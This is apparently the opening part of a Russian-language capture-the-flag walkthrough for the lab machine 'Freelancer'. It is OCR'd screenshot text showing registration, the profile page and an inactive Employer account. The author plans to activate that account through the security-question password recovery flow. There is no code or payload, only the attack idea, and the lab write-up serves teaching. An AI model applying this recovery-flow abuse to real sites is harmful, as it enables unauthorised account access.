
freelancer.htb/
Log In
Freelancer Register
Employer Register
Freelancer
Home
Jobs Dashboard
Profile
Login
Register
Blog
Contact
Post A Job
Best Platform To Find Your Next Job
Browse Jobs

Freelancer is Job Board & Hiring platform, we help Freelancers to find the next temporal/permenant job + helping Employers to post thier job and finding a good freelancer

Главная страница сайта

ТОЧКА ВХОДА


На сайте есть возможность регистрации и авторизации. Причем можно выбрать роль пользователя Freelancer или Employer. Первым делом я зарегистрировался с ролью Freelancer.



freelancer.htb/freelancer/register/
ancer
Home
Jobs Dashboard
Profile
Login
Register
Blog
Contact
Freelancer Register

f_ralf
f_ralf@ralf.com
Freelancer_
Ralf_
1
2
3
4
5
6

Форма регистрации Freelancer




freelancer.htb/accounts/profile/
Freelancer
Home
Jobs Dashboard
My Profile
Blog
Contact
f_ralf
Dashboard
My Profile
Change Sec-Questions
Delete My Account
Contact Us
Logout
Profile Details
Upload Photo

Max file size is 1MB, Minimum image size is 50KB And Suitable files are .jpg & .png

Username: f_ralf
Email: f_ralf@ralf.com
First name: 1
Last name: 2
Address: 3
Job title: 7
Description: 9
Years of experience: 8

Профиль пользователя

Потратив немного времени, чтобы осмотреться в доступном пользователю окружении, ничего интересного не находим. Взглянем на отличия в окружении у пользователей с ролью Employer. Для этого нужно зарегистрировать второй аккаунт, однако он по умолчанию почему-то неактивен.




- Sorry, this account is not activated and can not be authenticated!.

Login
Username
Password
Remember me
Forgot your password?
Log In

Сообщение о состоянии учетной записи

На сайте есть возможность восстановления пароля. Попробуем «восстановить» неактивную учетную запись. Для этого потребуется ответить на вопросы, указанные при регистрации аккаунта. После этого нам станет доступна форма изменения пароля.




freelancer.htb/accounts/recovery/
ancer
Home
Jobs Dashboard
Profile
Login
Register
Blog
Contact
Post
Account Recovery
Username
What was the name of your first pet?
What is the name of your best friend from childhood?
What is your favorite book/movie/TV show?
Submit

Pleace enter your account username with the answers on the security questions

After providing the correct username with the security questions answers you raccount will be reactivated, and you can reset your account password

